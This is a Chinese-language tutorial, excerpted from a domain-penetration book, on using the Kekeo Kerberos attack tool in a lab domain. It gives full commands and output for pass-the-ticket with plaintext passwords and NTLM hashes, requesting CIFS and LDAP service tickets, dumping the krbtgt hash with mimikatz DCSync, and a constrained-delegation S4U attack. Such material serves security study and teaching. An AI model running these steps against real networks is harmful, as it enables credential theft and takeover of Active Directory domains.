


Kekeo 的使用

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

Kekeo 是 MimiKatz 的作者 Benjamin 用 C 语言写的针对 Kerberos 协议进行攻击的工具。它可以发起 Kerberos 请求，并将请求的票据导入内存中，从而模拟针对 Kerberos 协议各个阶段发起攻击，以方便安全研究员进行研究和學習。然而

由于种种原因，并且其功能其实也没有 Rubeus 工具强大，导致 Kekeo 并没有很大范围的被使用。以下简要的讲述 Kekeo 的一些简单用法，本文的目的是希望大家对 Kekeo 工具有一个简单的了解。

项目地址：<https://github.com/gentilkiwi/kekeo>

以下是以 KekeoV2.1 版本为实验，如图：

```
C:\Users\hack.XIE\Desktop>kekeo.exe

/_____(^>- kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
|  K  |    "A La Vie, A L'Amour"
\_____/    /* * *
L\         Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
           https://blog.gentilkiwi.com/kekeo                      (oe.eo)
                                           with 10 modules * * */
```

Kekeo 提供的模块

Kekeo 提供了多个模块供大家使用，不同模块有不同的功能。

standard 标准模块

standard 标准模块是 Kekeo 默认模块，其提供一些简单的功能。

如图所示，输入任意一个不存在的命令，这里输入的是？，然后会提示在标准模块中并未提供？的功能，接着会列举出 standard 标准模块中提供一些命令。

C:\Users\Administrator\Desktop>kekeo.exe

```

      _      _      _      _      _      _      _      _      _      _
     /  \    /  \    /  \    /  \    /  \    /  \    /  \    /  \
    /    \  /    \  /    \  /    \  /    \  /    \  /    \  /    \
   /      \ /      \ /      \ /      \ /      \ /      \ /      \
  /        \ /        \ /        \ /        \ /        \ /        \
 /          \ /          \ /          \ /          \ /          \
/            \ /            \ /            \ /            \ /            \
\            / \            / \            / \            / \            /
 \          /   \          /   \          /   \          /   \          /
  \        /     \        /     \        /     \        /     \        /
   \      /       \      /       \      /       \      /       \      /
    \    /         \    /         \    /         \    /         \    /
     \  /           \  /           \  /           \  /           \  /
      \/             \/             \/             \/             \/

```

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
 "A La Vie, A L'Amour"
 /* * *
 Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
 https://blog.gentilkiwi.com/kekeo (oe.eo)
 with 10 modules * * */

kekeo # ?
 ERROR mimikatz_doLocal ; "? " command of "standard" module not found !

Module : standard
 Full name : Standard module
 Description : Basic commands (does not require module name)

```

      exit - Quit mimikatz
      cls  - Clear screen (doesn't work with redirections, like PsExec)
      answer - Answer to the Ultimate Question of Life, the Universe, and Everything
      coffee - Please, make me a coffee!
      sleep - Sleep an amount of milliseconds
      log   - Log mimikatz input/output to file
      base64 - Switch file input/output base64
      version - Display some version informations
      cd    - Change or display current directory
      localtime - Displays system local date and time (OJ command)
  
```

如下，是这些 standard 标准命令的解释：

- exit: 退出
- cls: 清屏
- answer: 回答关于生命、宇宙和一切的终极问题
- coffee: 打印一个咖啡
- sleep: 睡眠时间为一毫秒
- log: 打印日志到文件
- base64: 转换文件 input/output base64 的支持
- version: 显示版本
- cd: 切换目录
- localtime: 查看当前时间

这些 standard 标准命令几乎都不常用，但是需要提一点就是 base64 命令。

base64 命令用于 input/output 对于 base64 的支持，如下：

#查看 base64 的支持

base64

#input 支持 base64

base64 /input:on

#output 支持 base64

base64 /output:on

#input 不支持 base64

base64 /input:off

#output 不支持 base64

base64 /output:off

如图所示，可以看到，通过 on/off 切换 input/output 对于 base64 的支持。



```
kekeo # base64
isBase64InterceptInput  is false
isBase64InterceptOutput is false

kekeo # base64 /input:on
isBase64InterceptInput  is true
isBase64InterceptOutput is false

kekeo # base64 /output:on
isBase64InterceptInput  is true
isBase64InterceptOutput is true

kekeo # base64 /input:off
isBase64InterceptInput  is false
isBase64InterceptOutput is true

kekeo # base64 /output:off
isBase64InterceptInput  is false
isBase64InterceptOutput is false
```

其它模块

除了 standard 标准模块外，Kekeo 提供的其他模块才是重点。如下图，输入任意一个不存在的命令 xx::xx，这里输入的是 aa::bb，然后会提示 aa 模块并未发现，接着会列举出 Kekeo 提供的一些模块如图所示。

kekeo # aa::bb
ERROR mimikatz_doLocal ; "aa" module not found !

standard	-	Standard module [Basic commands (does not require module name)]
tgt	-	TGT module
tgs	-	TGS module
exploit	-	Exploit module
misc	-	Miscellaneous module
kerberos	-	Kerberos package module []
smb	-	Tiny SMB module
ntlm	-	NTLM module
tsssp	-	TSSSP module
server		

如下，是 Kekeo 提供的一些模块：

- standard：标准模块
- tgt：TGT 模块
- tgs：TGS 模块
- exploit：攻击模块
- misc：杂项模块
- kerberos：Kerberos 包模块
- smb：小型 SMB 模块
- ntlm：NTLM 模块
- tsssp：TSSSP 模块

其中最常用的便是 tgt 和 tgs 模块，以下会演示这两个模块的一些用法。

申请 TGT 认购权证

Kekeo 使用 tgt 模块申请 TGT 认购权证，可以使用明文或者密码哈希进行认证。可以将票据导出成文件，也可以将票据直接导入到当前的内存中。

将 TGT 认购权证导入到内存中后，想请求什么服务，系统就会自动利用该 TGT 认购权证请求指定服务的 ST 服务票据。

如当 dir 域控或者 dcsync 哈希的时候，会自动请求对应的 ST 服务票据。

- dir 请求的服务是 cifs 服务。
- mimikatz 的 dcsync 请求的服务是 ldap 服务。

明文密码请求

Kekeo 支持使用明文密码请求 TGT 认购权证。以下演示 Kekeo 自动导入票据和通过 mimikatz 手动导入票据。

Kekeo 自动导入票据

如下命令，使用 administrator 的明文密码请求 TGT 认购权证，并自动导入到内存中；票据导入到内存中，即可访问高权限服务了。

#明文密码申请 TGT 认购权证并导入到内存中

```
kekeo.exe "tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234 /ptt" "exit"
```

如图所示，未导入票据之前，是无法通过 dir 命令访问域控和 mimikatz 的 DCSync 功能导出域内哈希的。

```
dir \\AD01.xie.com\c$
```

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"
```

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!
```

未导入票据之前

导入票据之后，即可通过 dir 命令访问域控和通过 mimikatz 的 DCSync 功能导出域内哈希。如图所示：

```
C:\Users\hack.XIE\Desktop>kekeo.exe

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
{ K }
{ L }
{ L }
" A La Vie, A L'Amour"
/* * *
Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
https://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo # tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234 /ptt
Realm : xie.com (xie)
User : administrator (administrator)
CName : administrator [KRB_NT_PRINCIPAL (1)]
SName : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC : Yes
Auth mode : ENCRYPTION KEY 23 (rc4_hmac_nt) : 33e17aa21ccc6ab0e6ff30eecb918dfb
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> krbtgt/xie.com : OK!

kekeo # exit
Bye!

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22 23:52 <DIR> PerfLogs
2013/08/22 22:50 <DIR> Program Files
2021/02/27 17:40 <DIR> Program Files (x86)
2021/02/27 17:42 <DIR> Users
2021/02/27 20:39 <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 263,395,373,056 bytes free
```

导入票据后

```
C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain::

.#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:kr
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514

mimikatz(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>
```

使用 mimikatz 手动导入票据

如下命令，使用 administrator 的明文密码请求 TGT 认购权证，并生成为 kirbi 结尾的票据，此时不导入内存中。


#明文密码申请 TGT 认购权证,此时会生成一个 kirbi 结尾的票据

```
kekeo.exe "tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234"
"exit"
```

#使用 mimikatz 导入 kirbi 结尾的票据

```
mimikatz.exe "kerberos::ptt TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi"
"exit"
```

如图所示,以 administrator 身份申请一张 TGT 认购权证,可以看到生成了票据文件 TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi。



```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.

C:\Users\hack.XIE\Desktop>kekeo.exe

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
/____('>- "A La Vie, A L'Amour"
| K | / * *
\____/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
L\_ https://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo # tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234
Realm : xie.com (xie)
User : administrator (administrator)
CName : administrator [KRB_NT_PRINCIPAL (1)]
SName : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC : Yes
Auth mode : ENCRYPTION KEY 23 (rc4_hmac_nt ): 33e17aa21ccc6ab0e6ff30eecb918dfb
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> Ticket in file 'TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi'
```

然后使用 mimikatz 将该票据导入到内存中,即可使用该票据了。

如图所示,可以看到在 mimikatz 将票据导入内存前是无法访问域控 AD01 的,导入票据之后,即可以访问 AD01。

```

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.

C:\Users\hack.XIE\Desktop>mimikatz.exe "kerberos::ptt TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::ptt TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi

* File: 'TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi': OK

mimikatz(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22  23:52  <DIR>          PerfLogs
2013/08/22  22:50  <DIR>          Program Files
2021/02/27  17:40  <DIR>          Program Files (x86)
2021/02/27  17:42  <DIR>          Users
2021/02/27  20:39  <DIR>          Windows
                0 File(s)                0 bytes
                5 Dir(s) 263,395,602,432 bytes free

```

```

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt      badf5dbde4d4cbbd1135cc26d8200238      514

```

密码哈希请求

Kekeo 也支持使用密码哈希请求 TGT 认购权证。如下命令，使用 administrator 的密码哈希请求 TGT 认购权证。

#密码哈希申请 TGT 认购权证并导入到内存中

```

tgt::ask /user:administrator /domain:xie.com /ntlm:33e17aa21ccc6ab0e6ff30eeeb91
8dfb /ptt

```

#密码哈希申请 TGT 认购权证,此时会生成一个 kirbi 结尾的票据

```
tgt::ask /user:administrator /domain:xie.com /ntlm:33e17aa21ccc6ab0e6ff30eecb918dfb
```

如图所示,使用密码哈希申请的 TGT 认购权证,然后直接导入到内存中,此时不会生成以.kirbi 结尾的票据文件。票据导入到内存中后,即可访问高权限服务了。

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.

C:\Users\hack.XIE\Desktop>kekeo.exe

      _____
     /  (  >-  "A La Vie, A L'Amour"
    | K |      /* * *
   _____/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
    L\_      https://blog.gentilkiwi.com/kekeo (oe.eo)
                        with 10 modules * * */

kekeo # tgt::ask /user:administrator /domain:xie.com /ntlm:33e17aa21ccc6ab0e6ff30eecb918dfb /ptt
Realm      : xie.com (xie)
User       : administrator (administrator)
CName      : administrator [KRB_NT_PRINCIPAL (1)]
SName      : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : ENCRYPTION KEY 23 (rc4_hmac_nt ): 33e17aa21ccc6ab0e6ff30eecb918dfb
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> krbtgt/xie.com : OK!

kekeo # exit
Bye!

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)
2021/02/27  17:42    <DIR>          Users
2021/02/27  20:39    <DIR>          Windows
                0 File(s)            0 bytes
                5 Dir(s)  263,395,438,592 bytes free
```

申请 ST 服务票据

Kekeo 使用 tgs 模块申请 ST 服务票据，需要提供一张 TGT 认购权证。因此，需要先使用 Kekeo 请求一张 TGT 认购权证，然后再使用 tgs 模块用该 TGT 认购权证请求指定服务的 ST 服务票据。可以将请求的 ST 服务票据导入内存中或者导出成票据文件。

首先请求 TGT 认购权证

首先，使用 Kekeo 请求一张 TGT 认购权证如图所示。

#明文密码申请 TGT 认购权证,此时会生成一个 kirbi 结尾的票据

tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.

C:\Users\hack.XIE\Desktop>kekeo.exe

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
/---(\>- "A La Vie, A L'Amour"
| K | /* * *
\---/ Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
L\_ https://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo # tgt::ask /user:administrator /domain:xie.com /password:P@ssword1234
Realm : xie.com (xie)
User : administrator (administrator)
CName : administrator [KRB_NT_PRINCIPAL (1)]
SName : krbtgt/xie.com [KRB_NT_SRV_INST (2)]
Need PAC : Yes
Auth mode : ENCRYPTION KEY 23 (rc4_hmac_nt ): 33e17aa21ccc6ab0e6ff30eecb918dfb
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
> Ticket in file 'TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi'
```

请求 ST 服务票据

接着用上一步请求的 TGT 认购权证即可请求指定服务的 ST 服务票据了！这里需要注意的是我们平常请求的 CIFS 服务的票据，只能用于 dir 这种操作，而不能使用 mimikatz 的 DCSync 功能。要想使用 mimikatz 的 DCSync 功能，需要请求 LDAP 服务。

请求 CIFS 服务

如下命令，用上一步得到的 TGT 认购权证请求 AD01 的 CIFS 服务的 ST 服务票据。

```
tgs::ask /tgt:TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /service:cifs/AD01.xie.com /ptt
```

如图所示，可以看到，未请求 ST 服务票据之前，无法访问 AD01 的 CIFS 服务，导入 ST 服务票据之后，即可访问 AD01 的 CIFS 服务了。

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.

C:\Users\hack.XIE\Desktop>kekeo.exe

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
"A La Vie, A L'Amour"
/* * *
 Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 https://blog.gentilkiwi.com/kekeo (oe.eo)
 with 10 modules * * */

kekeo # tgs::ask /tgt:TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /service:cifs/AD01.xie.com /ptt
Ticket : TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi
[krb-cred] S: krbtgt/xie.com @ XIE.COM
[krb-cred] E: [00000012] aes256_hmac
[enc-krb-cred] P: administrator @ XIE.COM
[enc-krb-cred] S: krbtgt/xie.com @ XIE.COM
[enc-krb-cred] T: [2022/1/30 11:28:40 ; 2022/1/30 21:28:40] {R:2022/2/6 11:28:40}
[enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
[enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac): ee4df785130ef5ca3756e7aa1943407f40ca294a6c8054db010d814502ea1ebc
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
Service(s):
 cifs/AD01.xie.com
> cifs/AD01.xie.com : OK!

kekeo # exit
Bye!

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22 23:52 <DIR> PerfLogs
2013/08/22 22:50 <DIR> Program Files
2021/02/27 17:40 <DIR> Program Files (x86)
2021/02/27 17:42 <DIR> Users
2021/02/27 20:39 <DIR> Windows
```

并且由于请求的 CIFS 服务的票据，因此无法使用 mimikatz 的 DCSync 功能导出域用户哈希。

如图所示，可以看到使用 mimikatz 的 DCSync 功能导出域用户哈希时报错。

```

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!

```

请求 LDAP 服务

如下命令，用上一步得到的 TGT 认购权证请求 AD01 的 LDAP 服务的 ST 服务票据。

#请求访问 ad01.xie.com 的 ldap 服务的 ST 服务票据，并导入到内存中

```
tgs::ask /tgt:TGT_administrator@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /service:ldap/AD01.xie.com /ptt
```

#通过 mimikatz 的 DCSync 功能导出域用户哈希

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"
```

如图所示，可以看到，未请求 ST 服务票据之前，无法通过 mimikatz 的 DCSync 功能导出域用户哈希，导入 ST 服务票据之后，即可使用 mimikatz 的 DCSync 功能导出域用户哈希。

```
命令提示符
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x000020f7 (8439)

mimikatz(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>
C:\Users\hack.XIE\Desktop>kekeo.exe

kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
/---(\>- "A La Vie, A L'Amour"
| K | /* * *
|---| Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
| L | https://blog.gentilkiwi.com/kekeo (oe.eo)
|---| with 10 modules * * */

kekeo # tgs::ask /tgt:TGT_administrator@XIE.COM krbtgt-xie.com@XIE.COM.kirbi /service:ldap/AD01.xie.com /ptt
Ticket : TGT_administrator@XIE.COM krbtgt-xie.com@XIE.COM.kirbi
[krb-cred] S: krbtgt/xie.com @ XIE.COM
[krb-cred] E: [00000012] aes256_hmac
[enc-krb-cred] P: administrator @ XIE.COM
[enc-krb-cred] S: krbtgt/xie.com @ XIE.COM
[enc-krb-cred] T: [2022/1/30 11:28:40 ; 2022/1
[enc-krb-cred] F: [40e10000] name_canonicalize
[enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hm
ealebc
[kdc] name: AD01.xie.com (auto)
[kdc] addr: 10.211.55.4 (auto)
Service(s):
ldap/AD01.xie.com
> ldap/AD01.xie.com : OK!

kekeo # exit

C:\WINDOWS\system32\cmd.exe
C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv"
##### mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514
```

并且由于请求的是 LDAP 服务的票据，因此无法使用 dir 功能访问域控。

如图所示，可以看到使用 dir 访问域控 AD01 时提示权限拒绝。

```
C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

##### mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514

mimikatz(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Access is denied.
```

约束性委派攻击

Kekeo 工具只支持约束性委派攻击，而不支持基于资源的约束性委派攻击。
以下是使用 Kekeo 工具进行约束性委派攻击。

#使用 machine\$ 账号申请一个 TGT 认购权证

```
tgt::ask /user:machine /domain:xie.com /password:root
```

#使用上一步的 TGT 认购权证，利用 S4U 协议，以 administrator@xie.com 用户身份申请一张访问 cifs/AD01.xie.com 服务的 ST 服务票据，并导入到内存中

```
tgs::s4u /tgt:TGT_machine@XIE.COM_krbtgt~xie.com@XIE.COM.kirbi /user:administrator@xie.com /service:cifs/AD01.xie.com /ptt
```

